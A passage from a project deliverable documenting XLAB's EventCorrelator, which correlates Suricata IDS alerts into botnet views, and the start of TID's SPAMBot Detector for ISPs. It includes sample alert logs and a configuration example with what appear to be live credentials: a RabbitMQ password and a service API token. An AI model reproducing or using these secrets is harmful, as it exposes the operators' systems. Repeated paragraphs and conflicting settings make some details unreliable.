At its present state, the EventCorrelator correlates network events to Suricata's fast.log recorded malicious events. This functionality can be extended further. The correlation engine is designed to operate with strings and, as such, is able to correlate any string data provided as input from the reports.

The program reads data from the configuration file. The correlator is checks for PCAP/fast.log changes every 10 seconds.

10.16.2.Responsibilities

10.16.2.1. Development

EventCorrelator is provided by XLAB and XLAB is responsible for development. Development team is reachable at acdc@lists.xlab.si .

10.16.2.2.Deployment and Maintenance

Deployment and maintenance responsibility is lies in the hand of operations team, who deployed the EventCorrelator.

10.16.2.3. Operation

Operations responsibility is lies in the hand of operations team, who deployed the EventCorrelator.




Figure 53 - EventCorrelator workflow chart.

10.16.3.Input Data

EventCorrelator has two different application level interfaces for interaction with external tools:

- RabbitMQ interface consuming reports from GCMServer;
- File system holding PCAP files from Suricata's IDS with fast.log file from Suricata .

PCAP file holds raw data of the network activity during the detection (triggering of the rule).

Suricata's fast.log file holding information from Suricata's event.

```
08/19/2013-17:56:52.826817  [**] [1:5002104:1] SSH Short session [**] [Classification:
(null)] [Priority: 3] {TCP} 172.16.93.112:32775 -> 192.168.13.3:22
08/19/2013-17:58:29.625021  [**] [1:5002104:1] SSH Short session [**] [Classification:
(null)] [Priority: 3] {TCP} 172.16.93.112:32791 -> 192.168.13.3:22
08/19/2013-17:58:32.153133  [**] [1:5002104:1] SSH Short session [**] [Classification:
(null)] [Priority: 3] {TCP} 172.16.93.112:32792 -> 192.168.13.3:22
08/19/2013-17:58:34.072786  [**] [1:5002104:1] SSH Short session [**] [Classification:
(null)] [Priority: 3] {TCP} 172.16.93.112:32793 -> 192.168.13.3:22
08/19/2013-18:01:16.422086  [**] [1:5002104:1] SSH Short session [**] [Classification:
(null)] [Priority: 3] {TCP} 172.16.93.112:32830 -> 192.168.13.3:22
08/19/2013-18:02:28.772717  [**] [1:5002104:1] SSH Short session [**] [Classification:
(null)] [Priority: 3] {TCP} 172.16.93.112:32846 -> 192.168.13.3:22
08/19/2013-18:02:31.396562  [**] [1:5002104:1] SSH Short session [**] [Classification:
(null)] [Priority: 3] {TCP} 172.16.93.112:32847 -> 192.168.13.3:22
08/19/2013-18:02:33.636503  [**] [1:5002104:1] SSH Short session [**] [Classification:
(null)] [Priority: 3] {TCP} 172.16.93.112:32848 -> 192.168.13.3:22
08/19/2013-18:06:50.719888  [**] [1:5002104:1] SSH Short session [**] [Classification:
(null)] [Priority: 3] {TCP} 172.16.93.112:32900 -> 192.168.13.3:22
08/19/2013-18:06:53.679756  [**] [1:5002104:1] SSH Short session [**] [Classification:
(null)] [Priority: 3] {TCP} 172.16.93.112:32907 -> 192.168.13.3:22
08/19/2013-18:06:56.928000  [**] [1:5002104:1] SSH Short session [**] [Classification:
(null)] [Priority: 3] {TCP} 172.16.93.112:32908 -> 192.168.13.3:22
08/19/2013-18:07:00.687546  [**] [1:5100000:1] PT URL phish_id 1974924 [**] [Classification:
Web Application Attack] [Priority: 1] {TCP} 192.168.13.3:55779 -> 188.165.217.177:80
08/19/2013-18:07:03.969040  [**] [1:5100000:1] PT URL phish_id 1974924 [**] [Classification:
Web Application Attack] [Priority: 1] {TCP} 192.168.13.3:55780 -> 188.165.217.177:80
08/19/2013-18:07:56.632131  [**] [1:5100000:1] PT URL phish_id 1974924 [**] [Classification:
Web Application Attack] [Priority: 1] {TCP} 192.168.13.3:55781 -> 188.165.217.177:80
08/19/2013-18:07:58.553015  [**] [1:5100000:1] PT URL phish_id 1974924 [**] [Classification:
Web Application Attack] [Priority: 1] {TCP} 192.168.13.3:55782 -> 188.165.217.177:80
08/19/2013-18:27:34.194524  [**] [1:5100000:1] PT URL phish_id 1974924 [**] [Classification:
Web Application Attack] [Priority: 1] {TCP} 192.168.13.3:55825 -> 188.165.217.177:80
```

```
08/19/2013-18:27:36.753552  [**] [1:5100000:1] PT URL phish_id 1974924 [**] [Classification:
Web Application Attack] [Priority: 1] {TCP} 192.168.13.3:55826 -> 188.165.217.177:80
08/19/2013-18:27:38.248404  [**] [1:5100000:1] PT URL phish_id 1974924 [**] [Classification:
Web Application Attack] [Priority: 1] {TCP} 192.168.13.3:55827 -> 188.165.217.177:80
08/19/2013-18:28:11.665733  [**] [1:5100000:1] PT URL phish_id 1974924 [**] [Classification:
Web Application Attack] [Priority: 1] {TCP} 192.168.13.3:55828 -> 188.165.217.177:80
08/19/2013-18:28:28.625772  [**] [1:5100000:1] PT URL phish_id 1974924 [**] [Classification:
Web Application Attack] [Priority: 1] {TCP} 192.168.13.3:55835 -> 188.165.217.177:80
08/19/2013-18:28:29.728436  [**] [1:5100000:1] PT URL phish_id 1974924 [**] [Classification:
Web Application Attack] [Priority: 1] {TCP} 192.168.13.3:55836 -> 188.165.217.177:80
```

10.16.4.Output Data


Output data consists of visual representation of potential botnet and textual representation of network events that could correlate to representation of a botnet.

Example of textual representation:

```
UDP|172.16.93.206->239.255.42.99        0        TCP|Web Application Attack:
0.999351844404405
UDP|172.16.93.206:1665->239.255.42.99   0        TCP|Web Application Attack:
0.999351844404405
UDP|172.16.93.206->239.255.42.99:1666   0        TCP|Web Application Attack:
0.999351844404405
UDP|172.16.93.206:1665->239.255.42.99:1666       0        TCP|Web Application Attack:
0.999351844404405
UDP|172.16.117.6->255.255.255.255       0        TCP|Web Application Attack:
0.999891337002281
UDP|172.16.117.6:5407->255.255.255.255  0        TCP|Web Application Attack:
0.999891337002281
UDP|172.16.117.6->255.255.255.255:65432 0        TCP|Web Application Attack:
0.999891337002281
UDP|172.16.117.6:5407->255.255.255.255:65432     0        TCP|Web Application Attack:
0.999891337002281
UDP|172.16.117.66->239.192.0.0 0        TCP|Web Application Attack: 0.999493317662967
UDP|172.16.117.66:3838->239.192.0.0     0        TCP|Web Application Attack:
0.999493317662967
UDP|172.16.117.66->239.192.0.0:3838     0        TCP|Web Application Attack:
0.999493317662967
UDP|172.16.117.66:3838->239.192.0.0:3838 0       TCP|Web Application Attack:
0.999493317662967
UDP|172.16.117.9->239.192.0.0  0        TCP|Web Application Attack: 0.999358268538969
UDP|172.16.117.9:3838->239.192.0.0      0        TCP|Web Application Attack:
0.999358268538969
UDP|172.16.117.9->239.192.0.0:3838      0        TCP|Web Application Attack:
0.999358268538969
UDP|172.16.117.9:3838->239.192.0.0:3838 0        TCP|Web Application Attack:
0.999358268538969
UDP|172.16.117.6->239.255.255.250       0        TCP|Web Application Attack:
0.999490664587441
UDP|172.16.117.6:5406->239.255.255.250  0        TCP|Web Application Attack:
0.999490664587441
UDP|172.16.117.6->239.255.255.250:1900  0        TCP|Web Application Attack:
0.999490664587441
UDP|172.16.117.6:5406->239.255.255.250:1900      0        TCP|Web Application Attack:
0.999490664587441
UDP|172.16.117.252->172.16.255.255      0        TCP|Web Application Attack:
0.999585817417358
UDP|172.16.117.252:137->172.16.255.255  0        TCP|Web Application Attack:
0.999585817417358
UDP|172.16.117.252->172.16.255.255:137  0        TCP|Web Application Attack:
0.999585817417358
UDP|172.16.117.252:137->172.16.255.255:137       0        TCP|Web Application Attack:
0.999585817417358
UDP|172.16.117.90->239.255.255.250      0        TCP|Web Application Attack:
0.99924991623614
UDP|172.16.117.90:58660->239.255.255.250 0       TCP|Web Application Attack:
0.99924991623614
UDP|172.16.117.90->239.255.255.250:1900 0        TCP|Web Application Attack:
0.99924991623614
UDP|172.16.117.90:58660->239.255.255.250:1900    0        TCP|Web Application Attack:
0.99924991623614
UDP|172.16.120.206->172.16.255.255      0        TCP|Web Application Attack:
0.999840616949275
UDP|172.16.120.206:137->172.16.255.255  0        TCP|Web Application Attack:
0.999840616949275
UDP|172.16.120.206->172.16.255.255:137  0        TCP|Web Application Attack:
0.999840616949275
UDP|172.16.120.206:137->172.16.255.255:137       0        TCP|Web Application Attack:
0.999840616949275
```

```
UDP|172.16.93.112->172.16.255.255       0        TCP|Web Application Attack:
0.999416027175751
UDP|172.16.117.118->226.178.217.5       0        TCP|Web Application Attack:
0.999623121169567
UDP|172.16.117.118:60548->226.178.217.5 0        TCP|Web Application Attack:
0.999623121169567
UDP|172.16.117.118->226.178.217.5:21328 0        TCP|Web Application Attack:
0.999623121169567
UDP|172.16.117.118:60548->226.178.217.5:21328     0        TCP|Web Application Attack:
0.999623121169567
UDP|172.16.117.66->224.0.0.251 0        TCP|Web Application Attack: 0.999999549598205
UDP|172.16.117.66:59070->224.0.0.251    0        TCP|Web Application Attack:
0.999999549598205
UDP|172.16.117.66->224.0.0.251:5353     0        TCP|Web Application Attack:
0.999999549598205
UDP|172.16.117.66:59070->224.0.0.251:5353         0        TCP|Web Application Attack:
0.999999549598205
UDP|172.16.93.128->239.192.0.0 0        TCP|Web Application Attack: 0.9993876376505
UDP|172.16.93.128:3838->239.192.0.0     0        TCP|Web Application Attack:
0.999393490264742
UDP|172.16.93.128->239.192.0.0:3838     0        TCP|Web Application Attack:
0.9993876376505
UDP|172.16.93.128:3838->239.192.0.0:3838 0       TCP|Web Application Attack:
0.9993876376505
UDP|172.16.117.245->226.178.217.5       0        TCP|Web Application Attack:
0.999704043128945
```

Visual representation of the detected network events is presented in the figure bellow.



```
UDP|172.16.93.206->239.255.42.99  0     TCP|Web Application Attack: 0.999351844404405
UDP|172.16.93.206:1665->239.255.42.99 0     TCP|Web Application Attack: 0.999351844404405
UDP|172.16.93.206->239.255.42.99:1666 0     TCP|Web Application Attack: 0.999351844404405
UDP|172.16.93.206:1665->239.255.42.99:1666       0     TCP|Web Application Attack: 0.999351844404405
UDP|172.16.117.6->255.255.255.255  0     TCP|Web Application Attack: 0.999891337002281
UDP|172.16.117.6:5407->255.255.255.2550     TCP|Web Application Attack: 0.999891337002281
UDP|172.16.117.6->255.255.255.255:65432     0     TCP|Web Application Attack: 0.999891337002281
UDP|172.16.117.6:5407->255.255.255.255:65432   0     TCP|Web Application Attack: 0.999891337002281
UDP|172.16.117.66->239.192.0.0  0     TCP|Web Application Attack: 0.999493317662967
UDP|172.16.117.66:3838->239.192.0.0       0     TCP|Web Application Attack: 0.999493317662967
UDP|172.16.117.66->239.192.0.0:3838       0     TCP|Web Application Attack: 0.999493317662967
UDP|172.16.117.66:3838->239.192.0.0:3838    0     TCP|Web Application Attack: 0.999493317662967
UDP|172.16.117.9->239.192.0.0    0     TCP|Web Application Attack: 0.999358268538969
UDP|172.16.117.9:3838->239.192.0.0  0     TCP|Web Application Attack: 0.999358268538969
```

Figure 54 - EventCorrelator's visual representation of detected network events.

10.16.5.External interfaces





Figure 55 - EventCorrelator's user interface. It uses D3.js to graph correlations when detected.



```
UDP|172.16.93.206->239.255.42.99  0     TCP|Web Application Attack: 0.999351844404405
UDP|172.16.93.206:1665->239.255.42.99 0     TCP|Web Application Attack: 0.999351844404405
UDP|172.16.93.206->239.255.42.99:1666 0     TCP|Web Application Attack: 0.999351844404405
UDP|172.16.93.206:1665->239.255.42.99:1666      0     TCP|Web Application Attack: 0.999351844404405
UDP|172.16.117.6->255.255.255.255  0     TCP|Web Application Attack: 0.999891337002281
UDP|172.16.117.6:5407->255.255.255.2550     TCP|Web Application Attack: 0.999891337002281
UDP|172.16.117.6->255.255.255.255:65432     0     TCP|Web Application Attack: 0.999891337002281
UDP|172.16.117.6:5407->255.255.255.255:65432   0     TCP|Web Application Attack: 0.999891337002281
UDP|172.16.117.66->239.192.0.0  0     TCP|Web Application Attack: 0.999493317662967
UDP|172.16.117.66:3838->239.192.0.0      0     TCP|Web Application Attack: 0.999493317662967
UDP|172.16.117.66->239.192.0.0:3838      0     TCP|Web Application Attack: 0.999493317662967
UDP|172.16.117.66:3838->239.192.0.0:3838    0     TCP|Web Application Attack: 0.999493317662967
UDP|172.16.117.9->239.192.0.0    0     TCP|Web Application Attack: 0.999358268538969
UDP|172.16.117.9:3838->239.192.0.0  0     TCP|Web Application Attack: 0.999358268538969
```

Figure 56 - EventCorrelator's interface while detecting correlations between network events.

10.16.6.Deployment

There are no special installation files needed. EventCorrelator is tested on Ubuntu 12.04 with MonoFramework 3.1 preinstalled. You only need binary EXE of the program in porder to run the correlator. For the Mono Framework installation we provide a file mono-install.sh. It fetches external dependencies and installs everything needed for running EventCorrelator. Compile the provided source code or use the EXE already present in the Release directory. Do not use or compile for Debug unless you know what you're doing. The Debug version contains segments of code meant for testing purposes only. After obtaining a functional binary file, configure the program and run it.

10.16.6.1.Model

Data flow




Figure 57 - Deployment model of EventCorrelator.

Database

EventCorrelator holds the current state of the detection within working memory and regularly exports the content into textual file holding information on the detected correlations.

10.16.6.2.Software requirements

There are no special installation files needed. EventCorrelator is tested on Ubuntu 12.04 with MonoFramework 3.1 preinstalled. You only need binary EXE of the program in porder to run the correlator. For the Mono Framework installation we provide a file mono-install.sh. It fetches external dependencies and installs everything needed for running EventCorrelator.

10.16.6.3.Hardware requirements

EventCorrelator runs on a virtual machine with minimum requirements of at least 16GB of RAM and 100 GB of disk.

- **Targeted to**: ISPs, Telcos, Enterprises;
- **Platform reqs.:** Linux, Windows;
- **OS:** Windows .NET v4.5/Ubuntu 14.04 /Debian/CentOS;
- **App. reqs.:** Mono Framework 3.1;

- **HW reqs.:** semi/high-grade server, can be virtualized.

10.16.6.4.Configuration and installation

There are no special installation files needed. EventCorrelator is tested on Ubuntu 12.04 with MonoFramework 3.1 preinstalled. You only need binary EXE of the program in porder to run the correlator. For the Mono Framework installation we provide a file mono-install.sh. It fetches external dependencies and installs everything needed for running EventCorrelator. Compile the provided source code or use the EXE already present in the Release directory. Do not use or compile for Debug unless you know what you're doing. The Debug version contains segments of code meant for testing purposes only. After obtaining a functional binary file, configure the program and run it.

Example of the configuration file:

```
/vagrant/EventCorrelator/PCAPs # PCAP/fast.log path
10 # Maximum number of time frames to analyze
30000 # Size of the frame in seconds
0.0000000001 # Gauss distrbution coefficient - should be such a value that it
allows spreading of the Gauss curve over the analysis area (cumulative time
frame time domain)
10:00:00 # Max time to keep uncorrelated events in the correlation collections
False # Calculate packet hash values (significanty impacts performance)
/root/han/EventCorrelator/bin/Release/Content # HTTP server content directory
- the path that contains HTML, CSS, JS and image files for the HTTP frontend
5050 # HTTP port where the correlator frontend should listen
300 # Length (in seconds) of the check interval for the PCAP/fast.log
directory changes and RabbitMQ queue changes
True # Query RabbitMQ
client.p12 # Path to the certificate file
192.168.50.3  # RabbitMQ server name (as on the certificate)
password # Password for RabbitMQ certificate
192.168.50.3  # RabbitMQ IP address
eu.acdc.xlab.eventcorrelator # RabbitMQ queue name
eventcorrelator # Username for RabbitMQ login
ec-consumer4 # Password for RabbitMQ login
False # Post to CCH
https://webservice.db.acdc-project.eu:3000/api/v1/reports/ # CCH service URL
199baf83e1a6cc71c7f80cb8dd251e56 # CCH service token
```

The program reads data from the config.ini configuration file. If the program does not find the file in its directory, it will try to read the parameters provided to it on start-up. If no parameters are found, the program will terminate. The configuration file consists of several lines denoting specific parameters. The parameters are listed below in the order they should appear in the configuration file.

```
1.      PCAP and fast.log file directory (string path)
2.      Maximum number of time frames to analyze (int)
3.      Size of the frame in seconds (int)
4.      Gauss distribution coefficient (double) - should be such a value that
it allows spreading of the Gauss curve over the analysis area (cumulative time
frame time domain)
5.      Max time to keep uncorrelated events in the correlation collections
(timespan in HH:MM:SS format)
6.      HTTP server content directory (string path) - the path that contains
HTML, CSS, JS and image files for the HTTP frontend
7.      HTTP port where the correlator frontend should listen (unsigned
short)
```

The correlator is hard-coded to check for PCAP/fast.log changes every 10 seconds. To change this behavior, change the constant NUM_SECONDS to the value you want to use and then recompile the source code.

Please note that if serialized.bin file is present in the application's directory it will read it and deserialize the correlator state. If you want to avoid this behaviour, remove the file from the application's path.

10.16.7.References

[1] Link on the Community Portal, https://communityportal.acdc-project.eu/group/guest/tool-and-services/-/tool/viewDetails?_tools_and_services_WAR_acdctoolsandservicesportlet_id=18304
[2] Link on Google Play, https://play.google.com/store/apps/details?id=eu.acdc.xlab.devicemonitor
[3] Device Monitor Home page, http://devicemonitor.eu/
[4] Device Monitor page on XLAB's home page, http://www.xlab.si/products/device-monitor/
[5] XLAB blog, Monitoring and reporting malicious events on your Android device, http://www.xlab.si/blog/monitoring-and-reporting-malicious-events-on-your-android-device/
[6] XLAB blog, Device Monitor wins the IPACSO Privacy & Security Award, http://www.xlab.si/blog/device-monitor-wins-the-ipacso-privacy-security-award/

10.17. SPAMBot Detector

10.17.1.Overview of the functionality provided

This tool is a DPI (Deep Packet Inspection) product based on generic Hardware and software but offering high performance for inline analysis.

Technology behind this tool is called "Deeper". This is in-house DPI Software, developed in the field of IP traffic monitoring and analysis to improve the flexibility of current commercial DPI, reduce cost and also highlight relevant traffic partners in the network to enhance traffic monitoring efficiency. Deeper as a tool actually is composed by 2 elements: Deeper and Insider.




Figure 58 - SPAM-bot architecture scheme

- Deeper is carrier-grade network probe to capture online real traffic. Deeper's metadata interface exports selected relevant packets (almost verbatim), combined with aggregated flow accounting. This approach allows traffic interpretation outside the box and even off-line. Also this allows to distribute several nodes in different points of the network;

- Insider hosts Deeper's traffic interpretation logic and centralised signatures, becoming an intuitive tool to handle complex processing chains.

This in-house DPI has the potential for detections of different kinds of malware. SPAM-Bot detector is the first security module oriented in spam traffic developed for Insider. This tool has the capacity to filter SMTP traffic and make deep (L2-L7) analysis traffic. Detection can be done working over bidirectional traffic to be able to identifying spam generators (spammers). This tool is aimed at Identification of ISP residential users that generate spam caused by botnets.

10.17.2.Responsibilities

10.17.2.1. Development

Deeper (DPI) has been completely developed by TID, as part of a proof of concept of low-cost ad high-capacity DPI. SpamBot is the implementation of patented (in process) algorithms to detect spammers in an ISP deploying on access nodes.

10.17.2.2.Deployment and Maintenance

Deployment of this tool requires a traffic copy on a ISP access node, usually based on optical fibber tapping or active port mirroring on network devices.
As software based tool using COTs servers, it can be maintain following procedures for maintenance standards servers (software monitoring, ticketing, etc.).

Deployment and maintenance of this tools is completely responsibility of the partner or owner of the Network where is deployed.

10.17.2.3. Operation

SPAMbot detector tools support integration with standard network operator procedures, as an application running on a server. Integration procedure is completely responsibility of the partner or owner of the Network where is deployed.

10.17.3.Input Data

As a DPI tools raw network traffic is needed. No filtering or traffic redirection is needed. Data flows expected are align with PoP (Point of Presence) access node, like BRAS devices.

10.17.4.Output Data

This tool generates and exports aggregate files with detections between time periods (default value = 15 minutes). Output files are text files, fields separated by tabulator, with detections per period of time. The fields definition are:

First Line: ANALYSIS DATE: <datetime_decimal>

Each following line fields separator (tab):

- **Timestamp** decimal format when spammer was first seen.
- Spammer **IP address** (public or Private)
- Detection trigger (Zero if no detection happen): **number of sent mails**
- Detection trigger (Zero if no detection happen): **DNS Queries**
- Detection trigger (Zero if no detection happen): **SMTP error response**
- Detection trigger (Zero if no detection happen): **number of different senders**
- Detection trigger (Zero if no detection happen): **SMTP sents**.
- Network VLANs number
- Network access (landline or mobile)
- Bytes consumed

Aggregate data information is also available: 24 hours period spammers.

10.17.5.External interfaces

As a sensor, It is preferred to offer an asynchronous behavioural in a client-server model in communications. Standard file transfer protocols are supported. Currently SFTP is use to retrieve new data file into external element ISP Adaptor TID tool, which is in charge of allowing communication with CCH in standardized ACDC format.

Also the same files can be imported in Management Console to Show relevant data of the detections for support centers.

10.17.6.Deployment

10.17.6.1.Model

General architecture of the Model is described en **Figure 58 -** . It is a distributed model where:

- One physical server (COTS) host Deeper using 10Gbps Ethernet network cards, that received copy of the network traffic inside of a PoP in the ISP. Usually manage around 70.000 users Landline and Mobile. This device generates useful information and compress de data before sent it to external system through a closed proprietary format;
- High End Server (COTS) host the Insider Logic, deploying different Algorithms flavors. In the case of SPAMBot Detector, dedicated algorithm for SMTP protocol is deployed. This Algorithm read the optimized format coming from Deeper and detects the SPAM traffic generated by end users. Alerts files are generated with the result;
- External Console usually deployed n OSS/BSS Datacenter is able to collect different alerts provided by SPAMBot Detector and show to the user based in Severity.

Communication between Deeper and Insider is done through a management Network due to it is a low volume traffic thanks to compression rate of Deeper. This model allows scale using open Deeper per PoP on the networks and one or more Centralized Insider with the logic an detection engine. Internal processes are maintained in volatile (RAM) memory to be able to support high processing capacity and low latency in analysis. Only files with traffic compressed and alert files are stored in disk. Next **Figure 59** shows the data flow model end to end:

